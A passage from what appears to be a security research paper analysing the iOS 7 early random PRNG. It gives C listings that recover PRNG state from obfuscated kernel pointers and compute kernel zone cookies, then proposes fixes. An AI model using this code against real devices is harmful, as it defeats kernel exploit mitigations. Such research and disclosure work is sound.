Recall from Section 2.2 that an LCG where $c \neq 0$ can at most achieve a period of m. Typically, however, the output period is much smaller as bits may have been discarded or multiple states map to the same output. In the case of the early random PRNG, the state modulus of the internal LCG (2^{64}) is divisible by the discard divisor (2^3) times the output modulus (2^{16}). This means that only the lower 19 bits of a given state affects the output, and that the generator's

effective modulus is reduced to 2^{19}. Moreover, as the number of concatenated LCG outputs (4) held by each PRNG output is not relatively prime to the effective modulus, the output period is reduced further by a factor of 4. Thus, the output period for the early random PRNG is at most 2^{17}, which corresponds to a sequence of 131072 unique outputs.

4.4 Seeking States

If an attacker can recover the internal state of the LCG, it is possible to backtrack to a previous state by using the modular multiplication inverse of the LCG's multiplication term (1103515245) for the modulus 2^{64}. Note that a modular multiplication inverse exists as the multiplier (a) and the modulus (m) are relatively prime, i.e. $GCD(m, a) \equiv 1$.

As an example, let the current state of the PRNG be 11117. The next state is then

$$((11117 \times 1103515245) + 12345) \bmod 2^{64} = 12267778991010 \tag{2}$$

That state's previous state can then be computed using the modular multiplication inverse

$$((12267778991010 - 12345) \times 17850689345304521573) \bmod 2^{64} = 11117 \tag{3}$$

As a single PRNG output consists of four successive rounds of the LCG, backtracking to the state generating the previous output requires equally many rounds in reverse.

4.5 Output Recovery

As LCGs typically expose part of their internal state in their output, they are often largely susceptible to brute-force attacks. In some cases, brute-forcing can be impractical due to a very large state (e.g. 64 bits) or because the output doesn't reveal enough information to provide unique state/output matches. On the other hand, some techniques may allow the state space needed to be brute-forced to be reduced significantly. As already pointed out in Section 4.3, only the lower 19 bits of the internal PRNG state affect an output. This allows the lower bits of the internal state to be brute-forced separately. Furthermore, as each PRNG output essentially holds 16 bits of four subsequent internal states, an attacker can fix a portion of the state and therefore divide the number of possibilities by the number of possible outputs, i.e. the output modulus.

Given an observed output, the function provided in Listing 17 is set to determine which lower 19 bits of state X_n (of which the least significant 3 bits are guessed) are a product of the known 16 bits of X_{n-1} when reversing from X_n to X_{n-1} using the modular multiplicative inverse of 1103515245 for the effective modulus 2^{19}. Note again that the modulus (originally 2^{64}) can be reduced to 2^{19}

```
uint8_t
get_weaker_bits( uint64_t output )
{
    uint64_t state_4, state_3;
    uint8_t bits;

    // Brute force the least significant bits of the state,
    // discarded from the PRNG output

    for ( bits = 0; bits < 8; bits++ )
    {
        // Fix 16 bits of the state using the lower
        // bits of the PRNG output

        state_4 = ( ( output & 0xffff ) << 3 ) | bits;

        // Compute previous state using modular multiplicative
        // inverse for modulus 2^19 (only lower 19 bits matter)

        state_3 = ( ( state_4 - 12345 ) * 125797 );

        // Check if the bits of previous state correspond with the
        // bits in the PRNG output

        if ( ( state_3 >> 3 & 0xffff ) == ( output >> 16 & 0xffff ) )
        {
            // Return weaker (discarded) bits

            return bits;
        }
    }

    return -1;
}
```

Listing 17: Recovery of the discarded bits from an output

as only the lower 19 bits of a given state affect the PRNG output. As only 3 bits need to be brute-forced, the computational requirements are negligible.

Once the weaker bits for a particular state are known, the attacker can backtrack any number of states in order to recover past output. This is demonstrated by the function provided in Listing 18, where `output` is an observed output, `bits` is the discarded weaker bits from the corresponding internal state, and `n` indicates the number of outputs to backtrack.

```
uint64_t
get_previous_output( uint64_t output, uint8_t bits, uint32_t n )
{
    uint32_t i, j;
    uint64_t s, sa[4];

    // Only lower 19 bits of input state needed

    s = ( output & 0xffff ) << 3 | bits;

    // Go back to starting state of current output

    for ( j = 0; j < 3; j++ )
    {
        s = ( s - 12345 ) * 125797;
    }

    // Backtrack n outputs (four LCG rounds per output)

    for ( i = 0; i < n; i++ )
    {
        for ( j = 0; j < 4; j++ )
        {
            s = sa[j] = ( s - 12345 ) * 125797;
        }
    }

    return  ( ( sa[0] >> 3 ) & 0xffff ) |
            ( ( ( sa[1] >> 3 ) << 16 ) & 0xffff0000 ) |
            ( ( ( sa[2] >> 3 ) << 32 ) & 0xffff00000000 ) |
            ( ( ( sa[3] >> 3 ) << 48 ) & 0xffff000000000000 );
}
```

Listing 18: Recovering past outputs

Similarly, the attacker can also leverage the inferred bits to step ahead any number of states. The function provided in Listing 19 shows how a future output can be computed.

```
uint64_t
get_next_output( uint64_t output, uint8_t bits, uint32_t n )
{
    uint32_t i, j;
    uint64_t s, sa[4];

    // Only lower 19 bits of input state needed

    s = ( output & 0xffff ) << 3 | bits;

    // Skip ahead n outputs

    for ( i = 0; i < n; i++ )
    {
        // Four LCG rounds per output

        for ( j = 0; j < 4; j++ )
        {
            s = sa[j] = 1103515245 * s + 12345;
        }
    }

    return  ( ( sa[3] >> 3 ) & 0xffff ) |
            ( ( ( sa[2] >> 3 ) << 16 ) & 0xffff0000 ) |
            ( ( ( sa[1] >> 3 ) << 32 ) & 0xffff00000000 ) |
            ( ( ( sa[0] >> 3 ) << 48 ) & 0xffff000000000000 );
}
```

Listing 19: Recovering future outputs

4.6 Partial Seed Recovery

Although recovering the initial seed is not required to reconstruct the full stream of PRNG outputs, learning its value may reveal information about the source entropy provided by iBoot. As the seed length in iOS versions prior to 7.0.3 is only 16 bits, the attacker can recover the whole seed on these versions by simply backtracking enough states, using the method shown in the previous section. Later versions have extended the seed length to 8 bytes, in what appears to

be an attempt to improve the generator's entropy. In practice, however, these 8 bytes only offer an additional 3 bits of entropy over the 16 bits originally used, due to the LCG only outputting values derived from the lower 19 bits of the internal state. Although extending the seed to 8 bytes prevents the attacker from recovering the entire seed value, the attacker may still compute its lower bits and reveal parts of the hash generated by iBoot.

Given a random value output, its sequence number (ref. Table 1), and the weaker bits of the internal state at the time of the output, the function listed in Listing 20 recovers the lower 19 bits of the initial seed passed to the early random PRNG.

```
uint32_t
get_prng_seed( uint64_t output, uint8_t bits, uint32_t n )
{
    uint64_t s;
    uint32_t i, j;

    s = ( output & 0xffff ) << 3 | bits;

    // Backtrack from 'output' where 'n' represents the
    // number based order in which output was generated.
    // For the first output value (the stack cookie), n = 0.

    for ( i = 0; i < ( n + 1 ); i++ )
    {
        for ( j = 0; j < 4; j++ )
        {
            s = ( ( s - 12345 ) * 125797 );
        }
    }

    // Return 19-bit seed from iBoot

    return (uint32_t) ( s & 0x7ffff );
}
```

Listing 20: Recovering the lower 19 bits of the PRNG seed

4.7 Seed Entropy

As deterministic PRNGs solely rely on the seed in order to generate unique sequences of pseudorandom values, it's vital that the seed holds sufficient entropy and cannot be guessed by an attacker. The seed is normally derived from various sources that appear to exhibit random behavior such as clock and interrupt timing information. As the entropy gathered from such sources is typically very low, its fairly common to leverage a cryptographic hash in order to distribute bits evenly and remove statistical bias.

Recall that the initial seed of the early random PRNG is generated from the bytes of a SHA-1 hash, computed over a stream of clock readings collected at boot. In order to evaluate the strength of the initial seed, we collect a fairly large set of seeds from various devices running iOS 7. We then evaluate the bit distribution of the collected seeds and look for any significant bias in the data sets. Note that by leveraging the method presented in the previous section, we only examine the lower 19 bits of the seeds. However, this is irrelevant for the purpose of studying the early random PRNG (as implemented in iOS 7) as the generated outputs only rely on these bits. The following table summarizes the results of the seed values gathered from four devices (iPhone 5S/5C/4S and iPod 5G) across 1000 reboots.

Device	Average (lower 19 bits)	Duplicates
iPhone 5S	0x3fe67	0
iPhone 5C	0x4169a	2
iPhone 4S	0x40262	0
iPod 5G	0x4031c	2

Table 2. Lower 19 bits of seeds from 1000 reboots

Although proper randomness tests require far larger data sets, the above results to not indicate any notable bias or irregularities in the collected samples. Notably, the average values of all collected seed sets (for values in the interval $[a, b]$) are very close to the expected average value, $(a+b)/2$. Although a few duplicate values were observed (seeds that generate the same sequence of outputs), we consider this to be a likely side effect of the limited entropy (19 bits) offered by the early random PRNG. It should be noted that the statistical probability for generating the same 19-bit seed twice for 1000 observations is ~ 0.61.

A better way of evaluating the seed entropy is by visually examining the seed distribution of the collected samples. In Figure 3, we provide a plot of all collected seeds for the iPhone 5S, running iOS 7.0.4. In Appendix A, we also provide the seed distribution for additional devices. Again, none of the seed distributions appear to exhibit recognizable patterns and generally appear randomly distributed.




Fig. 3. Distribution of 1000 recorded seeds for iPhone 5S (iOS 7.0.4)

5 Case Study: PRNG Output Recovery on ARM64

In this Section, we look at how an attacker can recover arbitrary outputs generated by the early random PRNG without any prior knowledge about the kernel address space. We begin by looking at how the attacker can recover output bits from an obfuscated value and subsequently use this information to brute-force the generator's internal state.

5.1 Partial State Recovery

In order to recover arbitrary outputs from the early random PRNG, the attacker first needs to recover the lower 19 bits of the internal PRNG state for an existing output. Recall from Section 4.3 that the lower 19 bits of the internal state is the key piece of information needed to compute past and future outputs, as the PRNG solely relies on these bits to generate values. Although only 16 bits of a single state is reflected in an output, the remaining 3 bits can be trivially brute-forced provided that the outputs for sequential states can be recovered.

In order to learn about an existing PRNG output, the attacker can leverage APIs that allow obfuscated kernel object pointers to be queried. As mentioned in Section 3.6, randomly generated permutation values are used to obfuscate pointers that may reveal information about the kernel address space, before returned to the user. In some cases, obfuscated pointers can be particularly interesting as they may contain bits for which the real value is known. For instance, if an object is known to be of a certain size, it may be possible to

recover the lower bits due to its alignment in memory. Moreover, kernel space addresses on 64-bit versions of iOS 7 will always have the higher 32 bits set to 0xffffff80. This may allow an attacker to determine the constant used to obfuscate the higher 32 bits by subtracting the observed value with 0xffffff80.

In order to retrieve an obfuscated 64-bit kernel pointer, an attacker can query the inode number of a pipe object. This can be done by first creating a pipe descriptor pair using `pipe()` and by querying one of the returned handles with `fstat()`. Internally, `pipe_stat()` [*bsd/kern/sys_pipe.c*] fills the requested `stat` structure and sets the `st_ino` field to the obfuscated address of the pipe object, using the `VM_KERNEL_ADDRPERM()` macro as shown in Listing 21.

```
/*
 * Return a relatively unique inode number based on the current
 * address of this pipe's struct pipe.  This number may be recycled
 * relatively quickly.
 */
sb64->st_ino = (ino64_t)VM_KERNEL_ADDRPERM((uintptr_t)cpipe);
```

Listing 21: Obfuscated pipe object pointer set as inode number

An attacker can leverage the known portion of the higher 32 bits in order to brute force the discarded weak bits of the internal PRNG state. In this process, it is important to consider the case where the obfuscation (value addition) may have resulted in a bit to be carried over from the lower 32 bits into the higher 32 bits of the obfuscated value (inode number). This can be addressed by attempting to brute force the weak bits for both possibilities (carry bit vs. no carry bit), and by checking which of the possibilities generate values that correspond to the observed output. Once a valid match has been found, the remaining two states for the lower 32 bits can be computed in order to recover the full PRNG output as well as the weak bits for the corresponding PRNG state. Provided an obfuscated kernel pointer, the function of Listing 22 recovers the corresponding PRNG output as well as the discarded weak bits of the internal state.

5.2 Arbitrary Output Recovery

Provided that an attacker can recover the lower 19 bits of the internal PRNG state for a given output, it is also possible to recover any past and future values output by the PRNG. In order to recover a specific value in the sequence of PRNG outputs, the attacker must know the order in which the outputs were generated, as well as the position of the observed output. As this information is known and depicted in Table 1, the attacker can directly apply the previously discussed methods for performing output recovery.

```
int
recover_prng_output( uint64_t pointer, uint64_t *output, uint8_t *weak )
{
    uint64_t    state_1, state_2, state_3, state_4;
    uint64_t    value_c;
    uint8_t     bits, carry;

    // Brute force carry bit

    for ( carry = 0; carry < 2; carry++ )
    {
        value_c = ( pointer - ( carry * 0x100000000 ) ) - 0xffffff8000000000;

        // Brute force the least significant bits of the state,
        // discarded from the PRNG output

        for ( bits = 0; bits < 8; bits++ )
        {
            state_1 = ( ( ( value_c >> 48 ) & 0xffff ) << 3 ) | bits;

            state_2 = 1103515245 * state_1 + 12345;

            if ( ( ( state_2 >> 3 ) & 0xffff ) == ( ( value_c >> 32 ) & 0xffff ) )
            {
                // Compute the full PRNG output

                state_3 = 1103515245 * state_2 + 12345;

                state_4 = 1103515245 * state_3 + 12345;

                *output =   ( ( ( state_1 >> 3 ) & 0xffff ) << 48 ) |
                            ( ( ( state_2 >> 3 ) & 0xffff ) << 32 ) |
                            ( ( ( state_3 >> 3 ) & 0xffff ) << 16 ) |
                            ( ( ( state_4 >> 3 ) & 0xffff ) );

                *weak = state_4 & 7;

                return 1;
            }
        }
    }

    return 0;
}
```

Listing 22: Recovering output and discarded bits for an obfuscated pointer

As an example, assume the attacker has recovered the PRNG output for the permutation value and wants to recover the zone cookies in an attempt to exploit a zone corruption vulnerability. Recall from Section 3.3 that two zone cookies are generated by the kernel upon initializing the zone subsystem, `zp_poisoned_cookie` and `zp_nopoison_cookie`. On an iPhone 5S (as well as any iOS based device) the permutation value is the 6th early random PRNG output, hence the attacker must backtrack 3 outputs (3×4 state mutations) for `zp_nopoison_cookie` and 5 outputs (5×4 state mutations) for `zp_poisoned_cookie`. Once these values have been obtained, various arithmetic operations are applied to the outputs (according to those made by `zp_init()`) in order to produce the final zone cookies. Given the PRNG output for the permutation value as well as the weak bits for the corresponding internal PRNG state, the function of Listing 23 outputs the zone verification cookies.

```
void
print_zone_cookies( uint64_t output, uint8_t weak )
{
    uint64_t    poisoned;
    uint64_t    nopoison;

    // always set lowest bit for poisoned cookie
    poisoned = get_previous_output( output, weak, 5 ) | 1;

#ifdef __LP64__
    poisoned &= 0x000000FFFFFFFFFF;
    poisoned |= 0x0535210000000000;
#endif

    printf( "zp_poisoned_cookie: %llx\n", poisoned );

    // always clear lowest bit for nopoison cookie
    nopoison = get_previous_output( output, weak, 3 ) & ~1;

#ifdef __LP64__
    nopoison &= 0x000000FFFFFFFFFF;
    nopoison |= 0x3f00110000000000;
#endif

    printf( "zp_nopoison_cookie: %llx\n", nopoison );
}
```

Listing 23: Recovering the zone cookies using partial state recovery

6 Discussion

In this Section, we consider possible improvements that can be made to address the attacks presented in this paper. In the first part, we look at the PRNG itself and how output recovery can be made more difficult. In the second part, we look at possible improvements that can be made to the mitigations in order to make output recovery less severe.

6.1 Early Random PRNG

Recall from the previous sections that the early random PRNG leveraged in iOS 7 is based on a linear congruential generator. Although LCGs are capable of producing pseudorandom numbers that can pass formal tests of randomness, they also exhibit some notable defects such as weak lower bit periods and serial correlation between successively generated values. In Section 4.2, we showed that the lower order bits of the outputs generated by the early random PRNG go through very short cycles due to an unusually small discard divisor (2^3). In general, the lower order bits of LCGs have a far shorter period than the sequence as a whole if the state modulus is set to a power of 2. Thus, in order to improve the quality of the lower order bits, the early random PRNG should instead leverage a higher discard divisor. For instance, LCGs commonly discard at least 16 or even 32 bits in order to avoid predictable bit patterns.

In order to construct a 64-bit output, the early random PRNG concatenated multiple state outputs. Not only does this introduce information on subsequent states into a single output, but it also introduces a significant bias to the generated outputs. As such, the early random PRNG should reduce the information on subsequent states to a minimum. In particular, by reducing the number of subsequent states held by a single output from four to two or one, the attacker may no longer trivially recover the internal state of the PRNG by leveraging the method presented in Section 4.5. Moreover, reducing the number of states to a number relatively prime to the modulus (2^{64}) ensures that the concatenated state outputs do not hurt the period of the PRNG.

Although leveraging fewer states may not allow enough weak bits to be discarded from the output, the PRNG may instead use a temper function to even out the bias and reduce the serial correlation. A temper function typically applies multiple bit shifts and XOR operations to an output, and is already leveraged by more robust algorithms such as the Mersenne Twister. We also saw use of tempering in the bit mixing that took place in the early random PRNG in iOS 6 and OS X (when not supported by `RDRAND`).

6.2 Mitigations

Recall from the previous sections that an attacker is able to brute-force the internal PRNG state by leveraging the output information exposed by obfuscated pointers. On 64-bit platforms, obfuscating the higher 32-bits of a pointer is of little benefit as a large portion of this pointer remains fixed. As this essentially

allows the attacker to infer the higher portion of the obfuscation constant (and consequently, reveal parts of a PRNG output), an alternative approach could be to replace these bits with a sentinel value or zero them out completely. This would still allow the kernel to guarantee uniquely obfuscated values, provided that only static bits are replaced. By preventing the recovery of these bits, it is no longer trivial for an attacker to obtain outputs necessary to brute-force the PRNG state.

In order to reduce the severity of PRNG output recovery, an additional protective measure may be to always combine PRNG outputs with other non-predictable values before used by the system. Currently, an attacker who is able to recover verification cookies may trivially reuse such values when attempting to exploit stack or zone corruption vulnerabilities. In other operating systems, verification cookies are typically combined (XOR'ed) with the address of the current stack frame or the address of the current memory block. This requires the attacker to also predict these values, which may be non-trivial with proper address space layout randomization in place.

7 Conclusion

In this paper, we have evaluated the security of the early random PRNG and shown that an unprivileged attacker can recover arbitrary PRNG outputs on devices running iOS 7. This effectively renders mitigations that rely on this PRNG ineffective, and may bring new life to vulnerability classes previously deemed non-exploitable. In particular, the early random PRNG in iOS 7 exhibits a high degree of determinism in relying on a linear congruential generator. This allows an attacker to trivially brute-force the relevant portion of the PRNG's internal state by observing a very small set of outputs. As such outputs can be obtained by inferring bits of obfuscated kernel pointer values, attacks against the early random PRNG in iOS 7 are shown to be highly practical.

References

[1] Apple Inc.: iOS Security - White Paper February 2014. http://images.apple.com/iphone/business/docs/iOS_Security_Feb14.pdf

[2] George Argyros, Aggelos Kiayias: PRNG: Pwning Random Number Generators. Black Hat USA 2012. https://media.blackhat.com/bh-us-12/Briefings/Argyros/BH_US_12_Argyros_PRNG_WP.pdf

[3] Mark Dowd, Tarjei Mandt iOS 6 Kernel Security: A Hacker's Guide. Hack in the Box KL 2012. http://conference.hackinthebox.org/hitbsecconf2012kul/materials/D1T2%20-%20Mark%20Dowd%20&%20Tarjei%20Mandt%20-%20iOS6%20Security.pdf


[4] Stefan Esser: Mountain Lion/iOS Vulnerabilities Garage Sale. SyScan 2013. http://antid0te.com/syscan_2013/SyScan2013_Mountain_Lion_iOS_Vulnerabilities_Garage_Sale_Whitepaper.pdf


[5] John Kelsey, Bruce Schneier, Niels Ferguson: Yarrow-160. Notes on the Design and Analysis of the Yarrow Cryptographic Pseudorandom Number Generator. Counterpane Systems. https://www.schneier.com/paper-yarrow.pdf


[6] Tarjei Mandt, Chris Valasek: Windows 8 Heap Internals. Black Hat USA 2012. https://media.blackhat.com/bh-us-12/Briefings/Valasek/BH_US_12_Valasek_Windows_8_Heap_Internals_WP.pdf

[7] Derek Soeder, Christopher Abad, Gabriel Acevedo: Black-Box Assessment of Pseudorandom Algorithms. Black Hat USA 2013. https://media.blackhat.com/us-13/US-13-Soeder-Black-Box-Assessment-of-Pseudorandom-Algorithms-WP.pdf

A Seed Distribution in iOS Devices






Seed distribution (19 bits); iPod 5G (iOS 7.0.4)
600000
500000
400000
300000
200000
100000
0
0
100
200
300
400
500
600
700
800
900
1000